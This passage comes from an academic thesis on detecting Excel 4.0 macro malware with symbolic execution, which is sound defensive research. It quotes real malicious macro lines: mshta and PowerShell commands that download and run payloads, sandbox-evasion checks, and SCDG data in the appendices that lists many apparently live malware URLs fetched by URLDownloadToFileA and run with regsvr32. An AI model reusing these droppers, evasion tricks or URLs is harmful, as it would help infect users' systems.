The following errors are added from those encountered during the analysis of the first group. The first one is the "File with unsupported abstract operands". The reason of this error has already been explained in the section about the analysis script. It happens when certain specific handlers have abstract values as parameters not possible for those functions. It has not been explained in the previous section as the first group have 0 error like that. The second one has been added only for this family. This error means that, for one path of the symbolic expression, we couldn't make it to the end.

To conclude this section regarding the statistics of the second group, we have 51 files on 240 that have no errors. It may not appear as many but this means that 51 files ended with 0 error in each of their paths in the symbolic execution. For instance, some malware have up to 32 different active paths in the execution. This means that if a path failed, it is not count as succeeded files and sometimes, the hackers have intentionally set up paths that don't work to try to fool methods of detection using symbolic execution. Based on the csv that resumes the analyses for the group, we can see more than 51 files with SysCall founded. However, it is not relevant to make, as mentioned in the previous section, a table with the percentage of each errors as they overlap each other.

4.4.3 Analysis of sample

In this section, we focus essentially on the malware analysed for the file in which the toolchain found some SysCall. We try to identify different strategies used by malware authors both for obfuscation and for infected user system. For these analyses we first look at the outputted csv from the toolchain for the two groups and then, for the interesting ones, we have a look to the SCDG or the IoC_report to better understand. Indeed, in the csv, there can only be one identical SysCall. For example, if the malware uses 4 times the function `=T()`, it appears only once in the csv. This is done to avoid too massive repetitions as for example, with `=WHILE()` and to keep the csv clear. The two different csv

could be found in the appendix A.4.1 and A.4.2.

Obfuscation methods

The section firstly focuses on the obfuscation methods. With the two hand analyses, we have already found 2 different methods: "very hidden" sheet and using the functions `=T()`, `=CONCATENATE()`,... to put in `=FORMULA()` to create the string of malicious functions from character only.

A new method can be found in the files from the two Github [23] [1]. It uses the function `=SET.NAME()`. This macro takes two arguments. It defines a name to refer to a value. The value can might be everything we want: a string, a character, a macro... Let's take an example that can be founded in the csv in the Github_sample3 family:

```
["SET.NAME", ["lll",
"=\"cmd␣/c␣m^sh^t^a␣h^tt^p^:/^/0xb907d607/fer/fe2.html\""]
```

In this command, it set the name "lll" to the string

```
="cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/fer/fe2.html"
```

After the execution of this command, each time "lll" is used, it refers to the string. For this malware for instance, it is called in a `=EXEC()` function. If we look only at the `=EXEC()` function, we can not understand the behavior of this macro as we don't understand what "lll" is meaning. We can have a look at the graphical representation of a SCDG from the malware `NF-7949.xls` 4.9 that use this technique of obfuscation. This one is a simple one, and only use this method.

Figure 4.9: SCDG of a malware named NF-7949.xls

The following obfuscation strategy is not only in one function. It is presented through an example. To do so, we chose the file `b5d469a07709b5ca6fee934b1e5e8e38.bin` from the Github_sample3 family. For this malware, we saw in the csv A.4.1 some interesting functions:

- **=GET.WORKSPACE()**: returns information about the workspace. It takes one argument that says what information we want about the workspace. For instance, `=GET.WORKSPACE(2)` gives the version of Excel as text.
- **=WORKBOOK.HIDE()**: hides a sheet. It takes two arguments. The first argument is the name of the sheet to hide and the second is a boolean which specifies if the sheet must by hide in the "very hidden" mode.
- **=FPOS()**: sets the file's current position, which determines the location from where a character is read or written using FREAD, FREADLN, FWRITE, or FWRITELN functions.

- **=SEARCH()**: is used to find the position of a specific text string within another text string. It returns the starting position of the first occurrence of the searched text string, counted from the first character of the second text string.

After looking at the SCDG and the csv, we can reproduce the first commands that is executed when the file is open:

```
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open",
    "C:\Windows\system32\reg.exe",
    "EXPORT␣HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security
    c:\users\public\1.reg /y",0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN("c:\users\public\1.reg")
=FPOS(J729,␣215)
=FREAD(J729,␣255)
=FCLOSE(J729)
=FILE.DELETE("c:\users\public\1.reg")
=IF(ISNUMBER(SEARCH("0001",J731)),CLOSE(FALSE),GOTO(J1))
```

The first thing the malware does, is to put the content of the file HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security into a file that is named `1.reg`. For this, it uses the function `=CALL()` to execute the command `EXPORT` in a Shell. The \y is the parameter that sets the export on silencious, so the user is not aware of the call. It also uses the function `GET.WORKSPACE(2)` that gets the current version of Excel.
The second command to be executed is for waiting 3 seconds. This purpose is surely to wait a bit because the just executed command take a minimum of time.
The 4 following commands are used to open and read a certain part of the just created file `1.reg`. Then it deletes this file.
The last command is a `=IF()` condition. This condition is testing the presence of the string "0001" in the file cell J731 which is the one of the `=FREAD()` function. If the string is in, the file closes without saving and if not it goes to cell J1.
The purpose is to check if a security parameter is set on the Excel of the victim or not. If this is the case, it just closes the file without doing something malicious.

Another method is by using the function `=GET.WORKSPACE()` in a `=IF()` condition. Let's take the same example than before. After checking the security parameter, the malware use an other technique of obfuscation. The 5 following `=IF()` conditions utilize the GET.WORKSPACE() function five times, employing five distinct arguments: 13, 14, 19, 42, and 1. Each condition test:

1. If the width of the workspace is less than 770.
2. If the height of the workspace is less than 381.
3. If a mouse is present.
4. If the computer can display a sound.
5. If the Operating System is Windows.

In the event that any of these tests fails, the file is simply closed without further actions. This method is employed to detect whether the malware is being executed within a sandbox environment. The objective is to avoid exhibiting malicious behavior when the file is being analyzed in a sandbox, thus minimizing the risk of detection as malware. A similar technique can be seen when instead of the `=GET.WORKSPACE()`, it uses the `=GET.DOCUMENT()` function.
The graphical representation of the SCDG of this malware gives us no more information as each macros are a node in the SCDG with no link between them. The only link is between the function `=FOPEN()` and `=FILE.DELETE()` as they share the same argument which is the name of the file.

As we said before, malware authors sometimes create paths leading to the crash of the symbolic execution. They do that to try to make a symbolic analysis more complex as the tool to analyse often does not handle a crash. Here, the same idea is followed but in the same path. It is the malware `3ad8691efbddbb631e5e285daa5edeaf3431ad9314ed398680064029587f6620.xls` from the QuasarRAT family. It uses the function `=ERROR()`. This macro is used to handle error in Excel 4.0 macros. However, if we give False in argument of this function, it tells to Excel to ignore if an error is encountered during the execution of the cell given in argument.

The last obfuscation method is used in the GitHub_sample2 family. It use three different Excel 4.0 macros: (The tabs are included to enhance comprehension and facilitate organization)

1. **=DEFINE.NAME()**: creates a defined name on the currently active sheet or macro sheet.
2. **=ADDRESS()**: returns the address of a cell in the worksheet.
3. **=INDIRECT()**: returns the reference specified by a text string.

As previously, with the SCDG, IoC_report and the logs, we can reproduce the first commands that is executed when the file is open:

```
=DEFINE.NAME("n",38.0)                                          A8
=DEFINE.NAME("x",26.0)                                          A9
=WHILE(x<200.0)                                                 A10
    =DEFINE.NAME("y",7.0)                                       A11
    =DEFINE.NAME("x",x+1.0)                                     A12
    =WHILE(y<300.0)                                             A13
        =DEFINE.NAME("y",y+1.0)                                 A14
        =INDIRECT(ADDRESS(y,x))="~"                             A15
        =INDIRECT(ADDRESS(y,x))="#"                             A16
        =INDIRECT(ADDRESS(y,x))                                 A17
        =IF(OR(A15,A16),DEFINE.NAME("y",1000.0),                A18
            SET.VALUE(INDIRECT(ADDRESS(n,3.0)),
                INDIRECT(ADDRESS(n,3.0))&A17))
```

The first thing done is to define the variables and give values to those(n=38, x=26). After that, it goes through two `=WHILE()` loop. These loop's behavior is the same than this two following loops in Python:

```
for x in range(26,200):
```

```
for y in range(7,300):
```

The purpose of the interior of the for loops, is to test if at address x,y there is the character "~" or "#". If it is true it sets y to 1000 to get out of the `while` loop. Otherwise, it puts the value from `INDIRECT(ADDRESS(n,3.0))&A17)` to the cell `INDIRECT(ADDRESS(n,3.0)`.
By looking at the graphical representation of the SCDG 4.10, we can see in the incrementation of the "x" and "y" variable and also what number is called inside the `=ADDRESS()` and `=INDIRECT()` functions.
This method is used as the one seen in the section about "hand analysis" with `=T(()`, `=FORMULA()`,... except that the creation of the strings is done differently.



Figure 4.10: Graph of the SCDG from the malware named `VirtualAllocObfuscatedVeryHidden.xls`

We don't know all the techniques used by Zloader family as we can analyse only with a few handlers classified as SimProcedure. It is merely impossible to recognize obfuscation methods with so little SimProcedures. However, we could say that having a lot of different paths during a symbolic execution is a strategy. Moreover, some of this paths come to an end with an intentionally error. Furthermore, in certain malware instances within this family, the function `=CALL()` is employed. However, instead of using a typical URL, the function references the path to a text file. Prior to executing the `=CALL()` macro, the `=FWRITELN()` function is utilized to write the malicious URL into the designated text file.

To conclude this part, we can say that there are two main ideas behind obfuscation. One strategy is to build all the formula we need with character like the method seen with the for loops or the one using `=FORMULA()` function. This approach is designed to be very powerful against human analysis. Indeed, if someone want to decrypt all the Excel 4.0 macros, he needs to match a countless numbers of cells with their coordinates. However, this method loses its fearlessness against a machine as it matches automatically the coordinates with the cells. The other method is to check the system environment where the file is executed. The malware where it check security parameter or those which use `=GET.WORKSPACE()`, `=GET.DOCUMENT()`... fall in this approach.

Infection methods

In this section, our focus is on the strategies employed by malware authors to download and execute malicious files through Excel 4.0 macros. The first method is the use of the macro `=CALL()` with the `URLDownLoadToFileA` functions from the windows API and then the execution of the malicious downloaded file. This method has been explained in the previous chapters and is not reviewed again. Note that it's often the same Excel macros that come back again, but with different uses.

The first strategy is with the function `=EXEC()` and it comes from the Github_sample3. It is used to spawn a command prompt and to run something. Let's have a look at the Excel 4.0 macro:

```
=EXEC(cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/fer/fe2.html)
```

The command executed in the console attempts to execute a file or resource located at `http://0xb907d607/fer/fe2.html`. If we put this link into an url checker it tell us that link is unsafe and potentially dangerous. The argument "/c" is used to close the console when the command is finished.

An other technique to download a file from the internet is to use the macro `=EXEC()` with powershell. It comes from different family as NetWire and QuasarRat. The following command does that:

```
=EXEC("powershell␣-w␣1␣(nEw-oB'jecT␣Net.WebCL'I'eNT).('Down'+'loadFile')
.Invoke('https://tinyurl.com/2vwqjf3z','vc.exe')")
```

Here, we can see different things. The arguments injected in the powershell are the following:

1. **-w 1**: specifies a wait time of 1 second for the server response when the file is downloaded.
2. **(nEw-oBjecT Net.WebCLI'eNT)**: creates a new object in the "System.Net.WebClient" class, which can perform download operations from URLs.
3. **('Down'+'loadFile)**: combines the strings "Down" and "loadFile" to form the name of the "DownloadFile" method of the "WebClient" object.
4. **.Invoke('https://tinyurl.com/2vwqjf3z','vc.exe')**: calls the "DownloadFile" method with two parameters: the URL from which the file is downloaded ("https://tinyurl.com/2vwqjf3z") and the name of the destination file ("vc.exe").

As seen before, the `=EXEC()` functions can also be used with the `msiexec.exe` which is the installer of Microsoft. It might also download and install something from the internet.

A strategy to use `URLDownLoadToFileA` but without using `=CALL()` can be with the `=REGISTER`. Indeed, the macro `=REGISTER()` is used to register the designated dynamic link library (DLL) or code resource and to provide a unique register ID as a return value. After that, you can use those library with an `=EXEC()` function.

The ZLoader family has not been very helpful to detect strategy of obfuscation in the last part. However, it can be a great help to identify methods using malicious Excel 4.0 macros. Indeed, it shows a

new way to execute a file we downloaded. It is with the function `=EXEC()` but with other arguments than usual:

```
=EXEC("explorer.exe C:\\Users\\Public\\Documents\\uFv41.vbs")
```

The process involves invoking the executable file named `explorer.exe`, which serves as the Windows file manager executable, responsible for launching the operating system's file explorer. In this case, it uses to open and execute a Visual Basic script located at `C:\\Users\\Public\\Documents\\uFv41.vbs` which was previously downloaded.

In conclusion, within this section, we have seen the existence of various methods employed to download and execute files that serve the malicious intentions of hackers. Despite the availability of numerous functions that can be utilized, the underlying behavior remains consistent: the download of a file followed by its execution. When it comes to the infection component of malware, authors do not exert significant efforts in its development. Instead, they prioritize investing time in effectively obfuscating the infection macros. This approach proves to be more efficient in achieving their malicious objectives.

4.5 Advantages of the toolchain

In this section, we examine the various advantages of employing the SEMA-toolchain in conjunction with Symbexcel for the analysis of malware samples. Furthermore, we compare the analyses conducted manually in the previous section with the utilization of the SEMA-toolchain and Symbexcel.

The initial observation to highlight is the user-friendly nature of the toolchain. There is no need to pre-process the samples for analysis, such as unhiding sheets, as it integrates with Symbexcel within the SEMA environment. Multiple files can be analyzed simply by providing a folder as an argument. Furthermore, if there is a need to analyze a different type of malware that is not an Excel file, it can be achieved by merely removing the "–excel" argument. Additionally, by utilizing the "-csv" argument, obtaining a summary of the analysis for an entire folder becomes effortless. The only thing the user needs to do is to download a sample of Excel 4.0 malware.

Another advantage of this implementation is the speed of analysis. With the exception of the ZLoader family, most of the files can be analyzed in less than a minute. This is particularly advantageous when dealing with large samples containing numerous diverse files. The time difference is so significant that it is incomparable to human analysis. For instance, to analyze the malware discussed in section 4.1.2, it took me over an hour and a half to manually complete. Conversely, when utilizing the toolchain, it takes no more than a minute to achieve the same result.

As observed in the previous section, it is possible to analyze both the method of obfuscation and the techniques of infection simultaneously, even when not all handlers are considered as SimProcedure. This approach remains an effective means of comprehending the diverse strategies employed by malware authors. By examining these aspects concurrently, a comprehensive understanding of the

tactics implemented by malicious actors can be gained.

4.6 Drawbacks of the toolchain

Despite of numerous advantages, the analysis with the toolchain also presents drawbacks. The first one is consistency between different families of malware. As seen previously, we used two different techniques to create the SCDG of the files in the sample. The first one is for the ZLoader family where we put only the handlers of functions that are used to infect the system. The second one is for the rest of the sample where we considered all the handlers as SimProcedure and put them as nodes in the SCDG. Having two different techniques is a weakness especially when one doesn't work for a family of malware. However, this shortcoming can be tempered by the fact that we didn't train the model of the SEMA-Classifier. So, it is still unclear if putting all the macros in the SCDG gives or not a huge advantage in terms of detection. The ultimate goal is to be able to detect whether a file is malicious or not.

Another area of improvement is the quality of the summary provided by the analysed sample. At the stage, we only have a script that catches some errors and make statistics of it. But, as seen in the analysis, some paths of the symbolic execution voluntary spleen although an overview of all different outcomes for each path would be of great interest.

Chapter 5

Future Works

This chapter focuses on forthcoming research endeavors that have not yet been undertaken. It is structured into multiple sections, with the initial section addressing imminent future works directly relevant to this thesis, specifically the SEMA-Classifier, which encompasses malware detection and classification. Subsequently, we explore additional potential augmentations that could be incorporated into the existing toolchain.

5.1 Symbexcel and the SEMA-Classifier

The foremost task at hand involves rectifying minor glitches that were encountered during the sample analysis phase, such as addressing "Not implemented errors" related to pseudo-functions.
Additionally, there is a need to expand the sample dataset. This expansion entails introducing new malware specimens, as well as incorporating clean files utilizing Excel 4.0 macros. The primary objective is to create a sample set encompassing both cleanware and malware, enabling the training of the SEMA-Classifier. The ultimate goal is for the toolchain to be able to tell us whether the file being analyzed is malware or not, and if it is, what obfuscation/infection technique it uses.

5.2 Adding new scope to the toolchain

Another long-term objective is to expand the capabilities of the toolchain beyond analyzing malware specifically using Excel 4.0 macros. As observed in previous chapters, a significant portion of analyzed viruses employ VBA (Visual Basic for Applications). Therefore, it would be beneficial to incorporate these samples into the toolchain's analysis capabilities.

Hackers often utilize email spam campaigns to distribute malware. However, the file types used to interact with users and initiate virus downloads are not limited to Excel files. They can include Word documents, PowerPoint presentations, or any file format within the Microsoft Office suite. Consequently, enhancing the toolchain's ability to analyze and detect such viruses would be crucial in combating email spam threats.

Chapter 6

Conclusion

With the constant advances of security measures to combat phishing emails, hackers have intensified their efforts to devise novel techniques for infecting users. One such method involves exploiting an older feature in Excel known as Excel 4.0 macros, which predates VBA (Visual Basic for Applications). Throughout this thesis, we have delved into the world of Excel and its associated malware, as well as explored the field of symbolic execution with the eyes of Symbexcel and SEMA.

These efforts have permitted to examine in depth a vast array of malware samples, scrutinizing the diverse techniques and strategies employed by malware authors to obfuscate their macros and propagate malicious programs. Our investigation has revealed that Excel serves as a common vehicle, or dropper, for delivering various types of malware, including ransomware and information stealers. By deeply analyzing the samples, we have identified two primary obfuscation techniques as well as several methodologies for downloading and executing files from the internet.

The main objective of this research is to enhance the SEMA toolchain with the capability to analyze Excel files using XLM macros. This objective has been accomplished in the Experiment chapter where we effectively employ the toolchain to analyze malware samples. One remaining task is to expand the size of the sample dataset to facilitate the training of the SEMA-Classifier for accurate classification and detection of Excel malware.

However, the battle against Excel malware is not yet finished. Currently, Excel malware does no more rely solely on Excel 4.0 macros. An increasing number of them utilize VBA either exclusively or partially to obfuscate and infect users' systems. However, the SEMA toolchain still lacks the capability to analyze such files. Further efforts are needed to enhance the toolchain's capabilities to analyze and handle VBA-based malware. It is also worth noting that Excel is not the only type of document employed in mail spam campaigns. The entire Microsoft Office suite, including Word, PowerPoint, and others, can be utilized for malicious purposes.

Appendices

Appendix A

Analyze of a malware

A.1 SCDG of mal3.xslx with less handlers considered as SimProcedure


```
{
    "nodes": [
        {
            "id": "0",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "http://helpeve.com/multiwp/cxpkaAkAKPRUs4KL/",
                "..\\oxnv1.ooccxx",
                "0",
                "0"
            ]
        },
        {
            "id": "1",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv1.ooccxx"
            ]
        },
        {
            "id": "2",
            "name": "CALL",
```

```
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "http://hsweixintp.com/wp-admin/3c2etiFC2RwmHfTS/",
                "..\\oxnv2.ooccxx",
                "0",
                "0"
            ]
        },
        {
            "id": "3",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv2.ooccxx"
            ]
        },
        {
            "id": "4",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "http://9hym.com/images/SXVIe4tbJw8ZCfa4TEt/",
                "..\\oxnv3.ooccxx",
                "0",
                "0"
            ]
        },
        {
            "id": "5",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv3.ooccxx"
            ]
        },
```

```
        {
            "id": "6",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "http://yuanliao.raluking.com/overemotionality/Vfc9v1
                   ebcmaEguw/",
                "..\\oxnv4.ooccxx",
                "0",
                "0"
            ]
        },
        {
            "id": "7",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\System32\\regsvr32.exe ..\\oxnv4.ooccxx"
            ]
        },
        {
            "id": "8",
            "name": "RETURN",
            "addr": "0",
            "args": [
                "None"
            ]
        }
    ],
    "links": [
        {
            "id1": "0",
            "id2": "2",
            "label": "19191"
        },
        {
            "id1": "0",
            "id2": "2",
            "label": "19292"
```

```
        },
        {
            "id1": "0",
            "id2": "2",
            "label": "19393"
        },
        {
            "id1": "0",
            "id2": "4",
            "label": "19191"
        },
        {
            "id1": "2",
            "id2": "4",
            "label": "19191"
        },
        {
            "id1": "0",
            "id2": "4",
            "label": "19292"
        },
        {
            "id1": "2",
            "id2": "4",
            "label": "19292"
        },
        {
            "id1": "0",
            "id2": "4",
            "label": "19393"
        },
        {
            "id1": "2",
            "id2": "4",
            "label": "19393"
        },
        {
            "id1": "0",
            "id2": "6",
            "label": "19191"
        },
        {
            "id1": "2",
```

```
            "id2": "6",
            "label": "19191"
        },
        {
            "id1": "4",
            "id2": "6",
            "label": "19191"
        },
        {
            "id1": "0",
            "id2": "6",
            "label": "19292"
        },
        {
            "id1": "2",
            "id2": "6",
            "label": "19292"
        },
        {
            "id1": "4",
            "id2": "6",
            "label": "19292"
        },
        {
            "id1": "0",
            "id2": "6",
            "label": "19393"
        },
        {
            "id1": "2",
            "id2": "6",
            "label": "19393"
        },
        {
            "id1": "4",
            "id2": "6",
            "label": "19393"
        }
    ]
}
```


A.2 Content of the cell with the first macro to be executed

=FORMULA(Ydvrv!P22&Ydvrv!H9&Ydvrv!L2&Ydvrv!B15&Ydvrv!B15&Rvbrs!D8&Rvbrs!I3&Mefshh!G20&Rvbrs!P5&Ydvrv!H4&Ydvrv!L2&Rvbrs!K14&Mefshh!J19&DDsx!G14&Rvbrs!F19&Mefshh!S3&DDsx!J8&Mefshh!F18,H16)

=FORMULA(Ydvrv!P22&Ydvrv!J11&Ydvrv!B18&Ydvrv!P11&"BTJJ1"&Mefshh!Q7&Ydvrv!H9&Ydvrv!L2&Ydvrv!B15&Ydvrv!B15&Rvbrs!D8&Rvbrs!I3&Mefshh!G20&Rvbrs!P5&Ydvrv!H4&Ydvrv!L2&Rvbrs!K14&Mefshh!J19&DDsx!G14&Rvbrs!F21&Mefshh!S3&DDsx!J8&Mefshh!F18&Ydvrv!P13,H18)

=FORMULA(Ydvrv!P22&Ydvrv!J11&Ydvrv!B18&Ydvrv!P11&"BTJJ2"&Mefshh!Q7&Ydvrv!H9&Ydvrv!L2&Ydvrv!B15&Ydvrv!B15&Rvbrs!D8&Rvbrs!I3&Mefshh!G20&Rvbrs!P5&Ydvrv!H4&Ydvrv!L2&Rvbrs!K14&Mefshh!J19&DDsx!G14&Rvbrs!F23&Mefshh!S3&DDsx!J8&Mefshh!F18&Ydvrv!P13,H20)

=FORMULA(Ydvrv!P22&Ydvrv!J11&Ydvrv!B18&Ydvrv!P11&"BTJJ3"&Mefshh!Q7&Ydvrv!H9&Ydvrv!L2&Ydvrv!B15&Ydvrv!B15&Rvbrs!D8&Rvbrs!I3&Mefshh!G20&Rvbrs!P5&Ydvrv!H4&Ydvrv!L2&Rvbrs!K14&Mefshh!J19&DDsx!G14&Rvbrs!H19&Mefshh!S3&DDsx!J8&Mefshh!F18&Ydvrv!P13,H22)

=FORMULA(Ydvrv!P22&Ydvrv!J11&Ydvrv!B18&Ydvrv!P11&"BTJJ4"&Mefshh!Q7&Ydvrv!H9&Ydvrv!L2&Ydvrv!B15&Ydvrv!B15&Rvbrs!D8&Rvbrs!I3&Mefshh!G20&Rvbrs!P5&Ydvrv!H4&Ydvrv!L2&Rvbrs!K14&Mefshh!J19&DDsx!G14&Rvbrs!H21&Mefshh!S3&DDsx!J8&Mefshh!F18&Ydvrv!P13,H24)

=FORMULA(Ydvrv!P22&Ydvrv!J11&Ydvrv!B18&Ydvrv!P11&"BTJJ5"&Mefshh!Q7&Ydvrv!H9&Ydvrv!L2&Ydvrv!B15&Ydvrv!B15&Rvbrs!D8&Rvbrs!I3&Mefshh!G20&Rvbrs!P5&Ydvrv!H4&Ydvrv!L2&Rvbrs!K14&Mefshh!J19&DDsx!G14&Rvbrs!H23&Mefshh!S3&DDsx!J8&Mefshh!F18&Ydvrv!P13,H26)

=FORMULA(Ydvrv!P22&Ydvrv!J11&Ydvrv!B18&Ydvrv!P11&"BTJJ6"&Mefshh!Q7&Ydvrv!H9&Ydvrv!L2&Ydvrv!B15&Ydvrv!B15&Rvbrs!D8&Rvbrs!I3&Mefshh!G20&Rvbrs!P5&Ydvrv!H4&Ydvrv!L2&Rvbrs!K14&Mefshh!J19&DDsx!G14&Rvbrs!J19&Mefshh!S3&DDsx!J8&Mefshh!F18&Ydvrv!P13,H28)

=FORMULA(Ydvrv!P22&Ydvrv!J11&Ydvrv!B18&Ydvrv!P11&"BTJJ7"&Mefshh!Q7&Ydvrv!H9&Ydvrv!B15&Ydvrv!I17&Ydvrv!I3&Ydvrv!H13&Ydvrv!P11&Ydvrv!K9&Ydvrv!P13&Ydvrv!P7&Ydvrv!P13,H30)

=FORMULA(Ydvrv!P22&Ydvrv!H13&Ydvrv!N4&Ydvrv!H13&Ydvrv!H9&Ydvrv!P11&Ydvrv!P15&Ydvrv!H9&Ydvrv!P20&Mefshh!M14&Mefshh!N10&Mefshh!I6&Ydvrv!P19&Rvbrs!Q11&Mefshh!D12&DDsx!J8&Ydvrv!P15&Ydvrv!P13,H32)

=FORMULA(Ydvrv!P22&Ydvrv!G24&Ydvrv!H13&Ydvrv!E6&Ydvrv!E11&Ydvrv!F4

&Ydvrv!K23&Ydvrv!P11&Ydvrv!P13,H36)

A.3 Analyze of two short malware

A.3.1 941ea7e52a60c7e93f05248d4b68afb7519af0dee6c454c3eae3f66357883d25.xlsm

SCDG:


```
{
"nodes": [
    {
        "id": "0",
        "name": "T",
        "addr": "0",
        "args": [
            "(\"urlmo"
        ]
    },
    {
        "id": "1",
        "name": "T",
        "addr": "0",
        "args": [
            "n\",\"URLDo"
        ]
    },
    {
        "id": "2",
        "name": "CONCATENATE",
        "addr": "0",
        "args": [
            "w",
            "n",
            "l"
        ]
    },
    {
        "id": "3",
        "name": "T",
        "addr": "0",
        "args": [
            "oadToFil"
        ]
    },
```

```
        {
            "id": "4",
            "name": "T",
            "addr": "0",
            "args": [
                "\",\"JJCCBB\""
            ]
        },
        {
            "id": "5",
            "name": "CONCATENATE",
            "addr": "0",
            "args": [
                "\"https://"
            ]
        },
        {
            "id": "6",
            "name": "T",
            "addr": "0",
            "args": [
                "..\\whxc"
            ]
        },
        {
            "id": "7",
            "name": "T",
            "addr": "0",
            "args": [
                ".dll"
            ]
        },
        {
            "id": "8",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=CALL(\"urlmon\",\"URLDownloadToFileA\",\"JJCCBB\",0,
                \"https://iqraacfindia.org/wp-admin/dG/\",\"..\\whxc.
                   dll\",0,0)"
            ]
        },
        {
```

```
            "id": "9",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=IF(BTJJ1<0,"
            ]
        },
        {
            "id": "10",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=IF(BTJJ2<0,"
            ]
        },
        {
            "id": "11",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=IF(BTJJ3<0,"
            ]
        },
        {
            "id": "12",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=IF(BTJJ4<0,"
            ]
        },
        {
            "id": "13",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=IF(BTJJ5<0,"
            ]
        },
        {
            "id": "14",
            "name": "FORMULA",
            "addr": "0",
```

```
            "args": [
                "=IF(BTJJ6<0,"
            ]
        },
        {
            "id": "15",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=IF(BTJJ7<0,"
            ]
        },
        {
            "id": "16",
            "name": "T",
            "addr": "0",
            "args": [
                "-s"
            ]
        },
        {
            "id": "17",
            "name": "T",
            "addr": "0",
            "args": [
                ""
            ]
        },
        {
            "id": "18",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=EXEC(\"C:\\Windows\\SysWow64\\regsvr32.exe"
            ]
        },
        {
            "id": "19",
            "name": "FORMULA",
            "addr": "0",
            "args": [
                "=RETURN()"
            ]
```

```
        },
        {
            "id": "20",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "https://iqraacfindia.org/wp-admin/dG/",
                "..\\whxc.dll",
                "0",
                "0"
            ]
        },
        {
            "id": "21",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "https://he.adar-and-ido.com/wp-admin/xk7D/",
                "..\\whxc.dll",
                "0",
                "0"
            ]
        },
        {
            "id": "22",
            "name": "IF",
            "addr": "0",
            "args": [
                "0"
            ]
        },
        {
            "id": "23",
            "name": "CALL",
            "addr": "0",
```

```
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "https://www.digigoal.fr/wp-admin/VfU0aIj/",
                "..\\whxc.dll",
                "0",
                "0"
            ]
        },
        {
            "id": "24",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "https://carzino.atwebpages.com/assets/QwlhxhsYfkYntLW
                   0haX/",
                "..\\whxc.dll",
                "0",
                "0"
            ]
        },
        {
            "id": "25",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "https://al-brik.com/vb/mMQlbHPCX/",
                "..\\whxc.dll",
                "0",
                "0"
            ]
        },
        {
```

```
            "id": "26",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "https://apexcreative.co.kr/adm/VdiKTcljSBORQRrsh66X/",
                "..\\whxc.dll",
                "0",
                "0"
            ]
        },
        {
            "id": "27",
            "name": "CALL",
            "addr": "0",
            "args": [
                "urlmon",
                "URLDownloadToFileA",
                "JJCCBB",
                "0",
                "https://biantarajaya.com/awstats-icon/VR5wDEvBj/",
                "..\\whxc.dll",
                "0",
                "0"
            ]
        },
        {
            "id": "28",
            "name": "HALT",
            "addr": "0",
            "args": [
                "None"
            ]
        },
        {
            "id": "29",
            "name": "IF",
            "addr": "0",
            "args": [
```

```
                "True"
            ]
        },
        {
            "id": "30",
            "name": "IF",
            "addr": "0",
            "args": [
                "None"
            ]
        },
        {
            "id": "31",
            "name": "EXEC",
            "addr": "0",
            "args": [
                "C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll"
            ]
        },
        {
            "id": "32",
            "name": "RETURN",
            "addr": "0",
            "args": [
                "None"
            ]
        }
    ],
    "links": [
        {
            "id1": "20",
            "id2": "21",
            "label": "19191"
        },
        {
            "id1": "20",
            "id2": "21",
            "label": "19292"
        },
        {
            "id1": "20",
            "id2": "21",
            "label": "19393"
```

```
        },
        {
            "id1": "20",
            "id2": "21",
            "label": "19696"
        },
        {
            "id1": "20",
            "id2": "23",
            "label": "19191"
        },
        {
            "id1": "21",
            "id2": "23",
            "label": "19191"
        },
        {
            "id1": "20",
            "id2": "23",
